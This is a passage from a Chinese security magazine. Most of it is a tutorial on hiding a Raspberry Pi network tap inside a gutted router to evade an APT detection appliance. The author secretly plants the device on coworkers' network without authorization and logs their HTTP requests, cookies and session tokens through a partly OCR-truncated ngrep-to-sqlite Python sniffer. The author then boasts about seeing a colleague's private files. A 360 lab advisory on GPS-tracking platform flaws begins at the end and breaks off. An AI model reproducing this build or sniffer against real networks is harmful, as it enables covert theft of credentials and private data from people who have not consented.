第2节 Tap Lan 实战之“伪装的路由”

作者：creturn

来自：书安团队

网址：http://www.secbook.net/

摘要

上次写的《5 毛钱打造自己的 Throwing Star LAN Tap》,很多人都说已经有人写了。其实不管别人写没写，上次的文章是为这次文章做铺垫的，需要有这些知识。而之前有人写过类似的但是没有讲清楚原理，而这篇文章是必须要弄清原理，不然没法继续下面的尝试了，所以这篇文章肯定没有撞文了。

起因

Web“汪”最近老是被坑爹同事调戏，平时回答问题都很敷衍的，结果因为一时的疏忽而把自己给套进去了。

事情是这样的， 某天早晨逗比同事跑过来神秘兮兮的跑过来告诉我，说他看到安服的哥们们都开着黑窗口黑黑绿绿的窗口一大片看起来好牛逼。问曰，他们应该不会被黑吧？即使要黑也很难吧？敷衍了一句 :不难！结果换来了一个鄙视的眼神：“吹牛逼吧你！”要是能黑掉随便一个安服的人，请你吃一个星期羊肉泡馍！ 虽然 Web“汪”写了 4、5 年的破 PHP 代码，但不带这么鄙视我吧。不过想想吃的，本来郁闷而不安的心情顿时一扫而空，为了接下来半年的泡馍我准备把安服一锅端了，嘿嘿。

分析

其实分析对于做任何事情都很重要的，了解了你的目标你才能清楚的知道你要做什么，要怎么去做。现在我们的目标很明确了，就是旁边整个安服团队了。已经在内网了，那么我们怎么对他们下手呢？arp？dns 欺骗 ？ 或者钓鱼？又或者其他的？其实这些方案基本都被排除了，先不说公司安服人员本身自身安全意识都比较高，其次电脑的各种安全加固防护措施肯定是做了，即使没做也是个别的，而我们的目标是要把整个安服给拿下来。其实常规思路肯定是，拿下他们的头，再以他们头的“名义”去黑下面的人就简单多了。其实最头疼的不是怎么去拿下目标，而是再过程中不被发现，并且不惊动报

警系统。而最大的挑战是公司内网盘路部署的一台 APT 防御设备，如下图 1-2-1 和 1-2-2：




图 1-2-1

图 1-2-2

这货是东巽的 APT 防御设备，据说包含了虚拟执行引擎和内网攻击行为探测功能。其实这台设备的管理后台到是进去看过，确确实实能够对常见的内网扫描工具和 arp 欺骗行为进行记录，最主要这货还提供报警服务，我这边一开扫描器立马短信报警通知。

而我自己又没有权限暂时关掉它部分模块的权限，所以最大的难题是怎么绕开它的检测。其实到这里可能大家都会想到一个词“降维”。如果更它不在一个维度那么它还怎么去探测，怎么去报警？

所以这次我们这次就进行实战 Tap Lan，上一篇文章讲的估计有不少人都不知道这个是做什么用的，其实就是一种比较老的技术“搭线攻击”，而它的作用就是对一根网线上的数据进行镜像。好处就是，把它接入网络中它既不产生数据也不产生交互，所以剩下的就是怎么对它进行伪装处理，让它接入上去后而不被发现，其实就如题目所说的“路由”！这次我们准备制作一个伪装的路由，里面装了特殊的“芯片”，以达到我们窃取数据的目的。

所需材料：

坏掉的路由（当然如果你是土豪可以忽略）
树莓派一台
杜邦线，活着其他任何可以导通电流的细线缆就行
一节带网线的水晶头
一条 micro usb 的线
万用表
电烙铁
热熔枪
usb 转 ttl （方便调试树莓派用）

如图 1-2-3 和 1-2-4：




图 1-2-3

图 1-2-4

其实最主要就是一个路由 + 一个树莓派 ,其他都是辅助设备有些可有可无根据具体情况而定。

制作过程

首先我们要对路由动手 ,我们可以利用路由后面的几个 RJ45 网口插座来做搭线的接口，先拆开路由后看看里面的东西，拆过的小伙伴基本都知道路由里面是啥样了，如图 1-2-5：

图 1-2-5

在这里我们并不需要路由的主板，我们只需要它的 RJ45 底座，所以我们这里需要把它拆下来。这里其实如果有风枪就好拆了，我这里是用电烙铁一点一点的扣下来的。过程只能说跟跋山涉水的艰苦过程有一拼了。拆下来的后我们就需要对底座进行处理，如图 1-2-6 和 1-2-7：

图 1-2-6

图 1-2-7

如果看过上一篇我写的打造 tap lan 的话你应该知道接下来我要做什么了。如果没有看过，

请先看下上一篇文章里面 tap lan 的原理和制作过程，这里我们用电烙铁按照之前文章里面写的方法进行接线处理，不过这里就不需要链接三个 RJ45 的底座了。其中搭线的地方我们用一根网线进行搭线链接 ,这样方便我们另外一头的水晶头直接可以接入树莓派进行处理了。如图 1-2-8：




图 1-2-8

注意，从旁路中我们可以镜像所有的流量，这次我们的目标是流量里面的 HTTP 协议信息。而协议信息里面分为两个一个是请求（REQUEST），另外一个是返回信息（RESPONSE）。我们知道每次 http 请求时候里面都会携带 cookie 信息（如果有 Cookie），做过开发的同学都知道在基于 HTTP API 中，不管是手机客户端还是第三方 PC 应用 ,在 http 请求时候必然也会携带“会话令牌”不管是 cookie 里面的 sessionID 还是手机里面的 token 信息，都会出现在 http 请求里面引次我们搭线后只要能够获取 request 信息就行。经过实验验证搭线搭在目标线缆上面的 （4 号线，6 号线）上面，

就能够获取到所有的请求信息。

下来我们线把这个做好的 tap lan 链接到网络中查看校验下我们处理的有没有问题 ,接上树莓派我们直接在里面调试看看能否正常工作，如图 1-2-9：




图 1-2-9

其实看到灯亮了时候基本能够保证至少线是没有问题的 ,我们在看看接两根线的情况下，网卡你能够获取到的信息有哪些，如图 1-2-10：




图 1-2-10

用USB转TTL接入后电脑上用minicom链接登陆树莓派查看网卡信息 如图1-2-11：




图 1-2-11

可以看到 ip 地址是 169.xx.xx.xx 其实就是没有获取到 IP 地址，因为只有两根线接入肯定不能获取到正常的 ip 地址了，可以看到 TX 上面已经有部流量了。我们用抓包工具看看，这里用 ngrep 当然 tcpdump 也是没有任何问题的，用你顺手的就行，开启抓包程序后，手机上面随便访问下网页开几个 app 测试下看看能不能抓到数据包，如图 1-2-12：




图 1-2-12

可以看到已经可以抓到数据了 ,那么接下来就是怎么把树莓派装到路由的这个空壳子里面，路由外壳中现在剩下就是一个地需要改造，也是树莓派必须的，“电源” ！ 我们找根 micro usb 的线，把它接到我们拆下来的 dc 口上面。这里需要注意下电压，默认大多数路由的电压是 9V 的，如果需要用原装的电源需要给里面在接一个 9v 转 5v 的降压模块，不过我手里刚好有一根 dc 转 USB 的线，所以找个常用 5v 充电器头就可以了。但正负电压可不能接错，大多数情况下红色一般是正极，但为保证不出错，所以需要用万用表测量下，正负极关系，如图 1-2-13：




图 1-2-13

用烙铁按照正负极关系接好后我们再用热熔枪把拆下来的东西粘上去 ,并且把我们的伪装“芯片”树莓派也放进去看看效果怎么样 ,让它看起来至少从外面看不出来有啥区别，不让所谓的伪装就没有做到位，如图 1-2-14 和 1-2-15：

图 1-2-14

图 1-2-15

其实装进去后就有点想哭的感觉，树莓派的电源口离壳子边缘太近根本接不上去，这时候也只能把电源线直接焊接上去。不过印象中树莓派的 GPIO 接口是直接可以接供电电源的，我们去找下 GPIO 接口看看它的接口结构，如图 1-2-16：

图 1-2-16

从图中我们可以看到右上角和右下角刚好有一个 5V 和接地的接口，通过测试接入后却是可以对树莓派进行供电，这样我们又得把 minicor 口在拆掉直接接到这两个接口上面，如图 1-2-17：




图 1-2-17

至此我们的树莓派和路由基本就已经改造完成，全部装机后我们在做最后的测试以保证能够正常的运行，如图 1-2-18：




图 1-2-18

到这里我们基本上已经全部完成了，但是如果不做处理只是吧所有的数据包保存下来那么估计没多长时间就撑爆了。所以在这里我们再用 python 撸几行代码对数据包处理下，

这里我从数据包中过滤出来后排除 js ,css ,image 等信息后把剩下的直接保存在 sqlite 中，我们的代码，如图 1-2-19：

~/workspace/python/taplan/sniffer.py

sniffer.py

```
import subprocess as sub
import time
import sqlite3
class SnifferHttp:
    def __init__(self):
        self.filter = ['.jpg', '.png', '.gif', '.css', '.js', '.swf']
        self.lineNum    = 0
        self.httpPakage = []
        self.conn = sqlite3.connect('httpData.db')
        self.cursor = self.conn.cursor()
        createTableSql = 'create table if not exists httpinfo (id INTEGER PRIMARY KEY AUTOINCREMENT, raw_data TEXT, host TEXT, src_ip TEXT, tar_ip TEXT, ti
        self.cursor.execute(createTableSql)
        self.conn.commit()

    def savePakage(self):
        isFilter = False
        src_ip  = ''
        tar_ip  = ''
        host    = ''
        rawData = ''
        now_time = time.strftime('%Y-%m-%d %H:%I:%S')
        for s in self.httpPakage:
            if s.startswith('T '):
                ips = s.split(' ')
                src_ip = ips[1].split(':')[0].strip('\n')
                tar_ip  = ips[3].split(':')[0].strip('\n')
            if s[0:4].lower() == 'host':
                host = s.split(':')[1].strip('\n')
            if s[0:3].lower() == 'get':
                q = s.split(' ')[1].lower()
                for f in self.filter:
                    if q.find(f) != -1:
                        isFilter = True
        rawData = ''.join(self.httpPakage)
        if not isFilter:
            self.cursor.execute('''INSERT INTO httpinfo (raw_data, host, src_ip, tar_ip, time) VALUES(?, ?, ?, ?, ?)''', (rawData, host, src_ip, tar_ip, nc
            self.conn.commit()
        self.httpPakage = []

    def run(self):
        p = sub.Popen(['ngrep', '-q', '-W', 'byline', '^(GET|POST).*'], stdout=sub.PIPE)
        for row in iter(p.stdout.readline, b''):
            if self.lineNum > 2 and row != '\n':
                if row != '.\n':
                    self.httpPakage.append(row)
                else:
                    try:
```

INSERT MODE, ASCII, Line 29, Column 40 UTF-8 Tab Size: 4 Python

图 1-2-19

代码写完后，在树莓派中启动项里面加入启动脚本来执行这个就行。每次通电启动后，脚本会主动过滤信息并保存下来。

最后趁着下班后没人的时候 ,把我们这个特殊设备直接接入网络环境中 ,如图 1-2-20：

图 1-2-20

隔天去杂物室把自己做的特殊设备再拿回来，看看满满的数据信息，嘿嘿，某个黑阔的硬盘中小电影不少啊。

结束语

其实这里我们得反思一下，如果你们也遇到这样的攻击时候，用什么样的有效方法能够进行检查，或者发现这种攻击呢？欢迎各位看官进行讨论。

带着数据信息和战果给那位坑爹的同事瞅了瞅，结果这货直接又来了一句：你要是能把技术总监黑掉，我请你半年的，嘿嘿。

（全文完）责任编辑：游风

第3节 通用 GPS 卫星定位平台漏洞成灾用户位置信息告急

作者：360 网络攻防实验室

来自：360 网络攻防实验室

网址：http://bobao.360.cn/

近日，新闻中曝光了多起通过 GPS 定位设备，跟踪绑架的事件：

http://news.xinhuanet.com/legal/2015-11/15 /c_128429526_2.htm

很多用户都来咨询，有没有方法进行检测？于是就在市面上购买了一些 GPS 定位设备进行研究。经过研究发现，这些 GPS 定位系统后台采用的是通用的一套程序，其云平台上存在多个高危漏洞，攻击者利用漏洞可定位到使用该设备的任意用户或车辆的当前位置、历史轨迹、甚至可远程切断行驶车辆的油电。用户使用 GPS 定位的物品、人员都是非常有价值的。如果这类平台存在安全漏洞，将位置信息暴露给不法分子，这会对社会造成非常大的影响。

简介

我们在淘宝上搜索 gps 定位装置，发现绝大多数卖家销售的主流 gps 定位系统均为同一套程序，均受到漏洞影响，如图 3-1-1：

图 3-1-1

该系统的大致原理和架构如下，如图 3-1-2：




图 3-1-2

在 GPS 定位装置里装有一张 3G 手机卡 ,定位装置获取到当前位置坐标后通过 3g 网络

传输到云监控平台，用户通过 pc 或者移动设备登录监控平台，即可定位绑定在自己账号下的设备位置。

漏洞详情

以下面这套月成交 8000+，累计评价超过 22000 的定位装置为例，如图 3-1-3：

图 3-1-3

其云平台使用.NET 开发的登录界面，如图 3-1-4：

图 3-1-4

对于经销商，输入账号密码可控制其账号下所有设备，对于一般用户，选择输入 IMEI 和密码可定位单一的设备位置。

通过研究发现，在其云平台上，存在大量可未授权访问的 webservice 接口。我们通过协议规范调用这些接口，可获取任意用户的信息，修改其密码，甚至定位其位置，如图 3-1-5 和 3-1-6：

